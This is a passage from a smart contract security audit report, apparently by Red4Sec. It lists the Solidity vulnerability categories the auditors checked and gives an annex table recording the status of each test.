 4. Hash Collisions with Multiple Variable Length Arguments
 5. Unexpected Ether Balance
 6. Presence of Unused Variables
 7. Right-To-Left Override Control Character
 8. Typographical Error
 9. DoS with Block Gas Limit
 10. Arbitrary Jump with Function Type Variable
 11. Insufficient Gas Griefing
 12. Incorrect Inheritance Order
 13. Write to Arbitrary Storage Location

14. Requirement Violation
15. Lack of Proper Signature Verification
16. Missing Protection Against Signature Replay Attacks
17. Weak Sources of Randomness from Chain Attributes
18. Shadowing State Variables
19. Incorrect Constructor Name
20. Signature Malleability
21. Block Values as a Proxy for Time
22. Authorization Through tx.origin
23. Transaction Order Dependence
24. DoS with Failed Call
25. Delegate Call to Untrusted Caller
26. Use of Deprecated Solidity Functions
27. Assert Violation
28. Uninitialized Storage Pointer
29. State Variable Default Visibility
30. Re-entrancy
31. Unprotected SELFDESTRUCT Instruction
32. Unprotected Ether Withdrawal
33. Unchecked Call Return Value
34. Floating Pragma
35. Outdated Compiler Version
36. Integer Overflow and Underflow
37. Function Default Visibility

Additionally, the auditors of Red4Sec relied on their wide background, use their own methodologies and personal experience to prioritize and perform the tests that they considered more relevant.

7. Annexes

In the annexes, information referenced in the document is included as well as information related to the security review performed.

The information found in the annexes mainly includes:

- List of Conducted Tests.

Annex A List of Conducted Tests

The following states have been designated and used during the execution of the review plan, to conduct the revision process.

Test	State
The test has been scheduled but has not yet started.	(P) Pending
The execution of the tests has been suspended since none of the necessary elements for its realization exists, given its low priority or being outside the scope of the audit.	(S) Suspended
The test has been performed during the battery test.	(A) Accomplished
The test has been excluded after being previously agreed with the client.	(D) Deleted

The final status of the agreed tests in the Revision Plan, once finished, is as follows:

Conducted Tests	State	Observations
Reentrancy	A	
Unencrypted Private Data On-Chain	S	
Improper Initialization	A	
Hash Collisions with Multiple Variable Length Arguments	A	
Insecure Randomness	A	
Signature Malleability	A	
Missing Protection Against Signature Replay Attacks	A	

Weak Sources of Randomness from Chain Attributes	A	
Lack of Proper Signature Verification	A	
Uncontrolled Resource Consumption	A	
Denial of Services	A	
Unexpected Ether Balance	A	
Write to Arbitrary Storage Location	A	
Insufficient Control Flow Management	A	
Incorrect Inheritance Order	A	
Requirement Violation	A	
Use of Low-Level Functionality	A	
Transaction Order Dependence	A	
Improper Check or Handling of Exceptional Conditions	A	
Delegate Call to Untrusted Caller	A	
Assert Violation	A	
Uninitialized Storage Pointer	A	
Unprotected SELFDESTRUCT Instruction	A	
Unprotected Ether Withdrawal	A	
Unchecked Call Return Value	A	
Floating Pragma	A	
Integer Overflow and Underflow	A	
Function Default Visibility	A	
User Interface Misrepresentation	S	
Shadowing State Variables	A	
Typographical Error	A	
Presence of Unused Variables	A	
Incorrect Constructor Name	A	
Use of Deprecated Solidity Functions	A	
Use of Obsolete Function	A	
Outdated Compiler Version	A	
Untrusted External References	A	
Redundant Code	A	
Irrelevant Code	A	



Invest in Security, invest in your future